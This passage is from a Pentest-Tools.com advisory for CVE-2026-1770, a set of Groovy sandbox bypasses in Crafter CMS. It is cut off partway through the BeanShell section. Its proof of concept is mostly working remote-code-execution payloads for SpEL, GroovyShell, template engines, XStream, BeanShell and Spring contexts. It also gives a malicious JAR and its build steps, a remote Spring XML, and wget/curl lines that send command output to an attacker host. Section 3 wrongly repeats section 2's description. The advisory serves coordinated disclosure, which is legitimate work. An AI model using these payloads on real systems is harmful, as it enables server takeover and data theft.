PTT-2025-022 – Groovy Sandbox Bypass

CVE-ID: CVE-2026-1770

Credits:

Found Bypasses:

1. Groovy AST Transformation - Found by Matei “Mal” Badanoiu @Pentest-Tools.com

2. Spring’s “SpelExpressionParser” - Found by Mihai Pașca @Pentest-Tools.com

3. Groovy’s “GroovyShell” - Found by Mihai Pașca @Pentest-Tools.com

4. Spring’s “ApplicationContext” - Found by Cosmin Petrescu @Pentest-Tools.com and Matei “Mal” Badanoiu @Pentest-Tools.com

5. Groovy Template Engines - Found by Cosmin Petrescu @Pentest-Tools.com

6. XStream - Found by David Borș @Pentest-Tools.com

7. BeanShell - Found by Mihai Pașca @Pentest-Tools.com and David Borș @Pentest-Tools.com

8. Groovy “ConfigSlurper” - Found by Mihai “hust” Radu @Pentest-Tools.com

9. Commons Exec - Found by Răzvan “bobim6” Ionescu @Pentest-Tools.com and Matei “Mal” Badanoiu @Pentest-Tools.com

10. Jakarta EL - Found by Mihai Pașca @Pentest-Tools.com and David Borș @Pentest-Tools.com

11. Object Factories - Found by Matei “Mal” Badanoiu @Pentest-Tools.com

12. Tomcat Instance Manager + Method Closure - Found by Matei “Mal” Badanoiu @Pentest-Tools.com

13. Beans XMLDecoder - Found by Matei “Mal” Badanoiu @Pentest-Tools.com

14. MBeans - Found by David Borș @Pentest-Tools.com and Matei “Mal” Badanoiu @Pentest-Tools.com

Environment:

- Crafter CMS <4.5.0

CVSSv3: 7.2 High - AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

Description:

By inserting malicious Groovy elements, an attacker may bypass sandbox restrictions and obtain RCE (Remote Code Execution).

Note: This finding bypasses the protections added to the Groovy Sandbox after addressing the vulnerabilities:

- CV-2025061901 (CVE-2025-6384)
- CV-2022091302 (CVE-2022-40635)
- CV-2021120102 (CVE-2021-23259)

Requirements:

In order to perform this exploit an attacker would require valid user credentials in order to access the Crafter CMS web application as a user with developer privileges.

Fix:

The vendor patched the vulnerability and the advisory can be found here:
https://craftercms.com/docs/current/security/advisory.html#cv-2026020201

Proof of Concept:

We tested the following vectors and confirmed they successfully bypass the Groovy Sandbox restrictions resulting in the execution of arbitrary system commands:


1. Groovy AST Transformation[1]:

By leveraging the Groovy Metaprogramming features, attackers may leverage AST transformations in order to specify custom malicious locations (e.g. remote http servers) that will be used by Groovy when importing classes.

In order to perform the exploit we will first insert the following payload into a Groovy Script used by the current Crafter CMS web project (e.g. “latest-articles.groovy”):

```
@GrabConfig(disableChecksums=true)
@GrabResolver(name='mal', root='http://172.17.0.1:8000/')
@Grab(group='rce', module='mal', version='13')
import Payload;
```

Browser View:



[1] https://2019.pass-the-salt.org/files/slides/12-Hacking_Jenkins.pdf

In order to successfully perform the exploit we will need to create a valid malicious JAR file that will be imported by the target. We performed the following steps:

- Create the “Mal.java” file containing the following Java code:


```
public class Mal {
    public Mal() {
        try {
            String payload = "wget 172.17.0.1:8000/?mal=$(id | base64 -w0)";
            String[] cmds = {"/bin/bash", "-c", payload};
            java.lang.Runtime.getRuntime().exec(cmds);
        } catch (Exception e) { }
    }
}
```

- Run the following Linux commands on the attacker machine in order to compile and host the malicious JAR:

```
javac Mal.java
mkdir -p META-INF/services/
echo Mal > META-INF/services/org.codehaus.groovy.plugins.Runners
jar cvf mal-13.jar *
mkdir -p rce/mal/13/
mv mal-13.jar rce/mal/13/
```

With the JAR file created we will need to serve it to the target via a HTTP server (e.g. Python HTTP Server).

With all the above steps in place, we will trigger the exploit by refreshing the Crafter CMS page that loads and executes our Groovy Script.



We can observe that a few requests were made to our server:

- First request looks for a non existing file “mal-13.pom”
- The second and third requests check the existence and retrieve the content of the “mal-13.jar” file
- The fourth request was made as a result of the arbitrary “wget” system command, requested by the attacker, containing the base64 encoded output of the Linux “id” command.

If we look over the server logs we can also observe that an error is returned by our malicious code (although the Crafter CMS application handles the exception gracefully and the availability is not affected):


2. Spring's "SpelExpressionParser":

By leveraging access to the "org.springframework.expression.spel.standard.SpelExpressionParser" class, an attacker may create a new object of type "SpelExpressionParser" that will try to parse a given string as a Spring expression.


In order to perform the exploit we will insert the following payload into a Groovy Script used by the current Crafter CMS web project:

```
def parser = new org.springframework.expression.spel.standard.SpelExpressionParser()

def expr = parser.parseExpression('''
   new java.io.BufferedReader(
     new java.io.InputStreamReader(
       T(java.lang.Runtime).getRuntime().exec("id").getInputStream()
     )
   ).readLine()
''')
output = expr.getValue()
println "SpEL RCE: " + output
```

Browser View:



Once the changes are saved we can observe the result of the RCE in the output of the CrafterCMS server logs (in this case the running docker logs):




3. Groovy's "GroovyShell":

By leveraging access to the "org.springframework.expression.spel.standard.SpelExpressionParser" class, an attacker may create a new object of type "SpelExpressionParser" that will try to parse a given string as a Spring expression.

In order to perform the exploit we will insert the following payload into a Groovy Script used by the current Crafter CMS web project:

```
def shell = new GroovyShell()
def script = """
  println "GroovyShell RCE: " + "id".execute().text
"""
shell.evaluate(script)
```

Browser View:



Once the changes are saved we can observe the result of the RCE in the output of the CrafterCMS server logs (in this case the running docker logs):

4. Spring's "ApplicationContext":


a. Spring's "GenericApplicationContext":

By using the Spring's "org.springframework.context.support.GenericApplicationContext" to dynamically register a bean we can specify the class "java.lang.ProcessBuilder", the command to execute, and finally trigger the RCE via the init method "start". When the context is refreshed, Spring instantiates the bean, which immediately executes the command.

In order to perform the exploit the following payload was used:

```
import org.springframework.context.support.GenericApplicationContext
import org.springframework.beans.factory.support.RootBeanDefinition

def ctx = new GenericApplicationContext()

ctx.beanFactory.registerBeanDefinition("sanki", new
RootBeanDefinition(Class.forName('java.lang.ProcessBuilder')).tap {
    it.constructorArgumentValues.addIndexedArgumentValue(0, ['bash', '-c', 'curl
172.17.0.1:4444/?$(whoami)'])
    it.initMethodName = 'start'
})

ctx.refresh()
```

Browser View:



With the script saved, once we refresh any page that loads the script we can observe that the malicious “curl” command is executed exfiltrating the result of the “whoami” Linux command:

```
guest@tester:~/Desktop/CrafterCMS/GenericApplicationContext_Exploit$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.20.0.4 36010
GET /?crafter HTTP/1.1
Host: 172.17.0.1:4444
User-Agent: curl/8.12.1
Accept: */*
```

b. Spring’s “ClassPathXmlApplicationContext”[2]:

By leveraging access to the “org.springframework.context.support.ClassPathXmlApplicationContext” class, an attacker may create a new object of type “ClassPathXmlApplicationContext” that will try to lookup and load a Spring configuration XML file.

In order to perform the exploit we will first insert the following payload into a Groovy Script used by the current Crafter CMS web project (e.g. “latest-articles.groovy”):

```
x = new org.springframework.context.support.ClassPathXmlApplicationContext("http://172.17.0.1:8000/mal.xml")
```

Note: There are multiple ways to call the “ClassPathXmlApplicationContext” constructors, but in this example we have chosen to use the “ClassPathXmlApplicationContext(String configLocation)” constructor, pointing the “configLocation” argument to a remote HTTP server that we control.

[2] https://github.com/X1r0z/ActiveMQ-RCE


Browser View:

In order to successfully perform the exploit we will need to create a valid malicious Spring XML that will result in the execution of arbitrary system commands when the application loads it:

```
<?xml version="1.0" encoding="UTF-8" ?>
  <beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="
   http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
     <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
       <constructor-arg >
       <list>
         <value>bash</value>
         <value>-c</value>
         <value>curl "172.17.0.1:8000/?$(id | base64 -w0)"</value>
       </list>
       </constructor-arg>
     </bean>
  </beans>
```

With the XML file written we will need to serve it to the target via a HTTP server (e.g. Python HTTP Server).

With all the above steps in place, we will trigger the exploit by refreshing the Crafter CMS page that loads and executes our Groovy Script.



We can observe that two requests were made to our malicious XML file “mal.xml” and then a third request was made as a result of the arbitrary "curl" system command, requested by the attacker, containing the base64 encoded output of the Linux “id” command.

5. Groovy Template Engines[3]:

By leveraging access to the Groovy Templating Engine functionalities multiple template engines could be used to bypass the sandbox restrictions and obtain RCE.


Example of Groovy Template Engines that can be leveraged for RCE:

- groovy.text.SimpleTemplateEngine
- groovy.text.StreamingTemplateEngine
- groovy.text.GStringTemplateEngine
- groovy.text.XmlTemplateEngine
- groovy.text.MarkupTemplateEngine


In order to perform the exploit the following payload was used:

```
import groovy.text.SimpleTemplateEngine

def templateText = 'Template RCE: <%= "id".execute().text %>'

def engine = new SimpleTemplateEngine()
def template = engine.createTemplate(templateText)

println template.make().toString()
```

Browser View:



Once the changes are saved we can observe the result of the RCE in the output of the CrafterCMS server logs (in this case the running docker logs):



[3] https://groovy-lang.org/templating.html


6. XStream:

By leveraging the “XStream” class an attacker is able to construct arbitrary Java objects and call arbitrary Java functions via XML strings bypassing the Groovy Sandbox.


In order to perform the exploit the following payload was used:

```
def xstream = new com.thoughtworks.xstream.XStream()
try {
   xstream.addPermission(com.thoughtworks.xstream.security.AnyTypePermission.ANY)
   def xml = '''
   <java.lang.ProcessBuilder>
    <command>
     <string>id</string>
    </command>
   </java.lang.ProcessBuilder>
   '''
   def obj = xstream.fromXML(xml)
   def result = obj.start()
   def reader = new BufferedReader(new InputStreamReader(result.getInputStream()))
   def line
   while ((line = reader.readLine()) != null) {
      println "XStream Exploit: " + line
   }
} catch (Exception e) {
   e.printStackTrace()
}
```

Browser View:



Once the changes are saved we can observe the result of the RCE in the output of the CrafterCMS server logs (in this case the running docker logs):




7. BeanShell:

By leveraging access to the BeanShell scripting component, an attacker may create a new “Interceptor” that will try to parse a given string as a Bean Script.

In order to perform the exploit we will insert the following payload into a Groovy Script used by the current Crafter CMS web project:

```
def bsh = new bsh.Interpreter()

def proc = bsh.eval('Runtime.getRuntime().exec("id")')
def output = proc.getInputStream().getText()
println "BeanShell RCE: " + output
```

Browser View:



Once the changes are saved we can observe the result of the RCE in the output of the CrafterCMS server logs (in this case the running docker logs):

```
tomcat-1    | [INFO] 2025-08-15T16:31:50,178 [pool-30-thread-1] [] [context.SiteContextManager] | Site context created: 'SiteContext{siteName='test', context=FileSystemCon
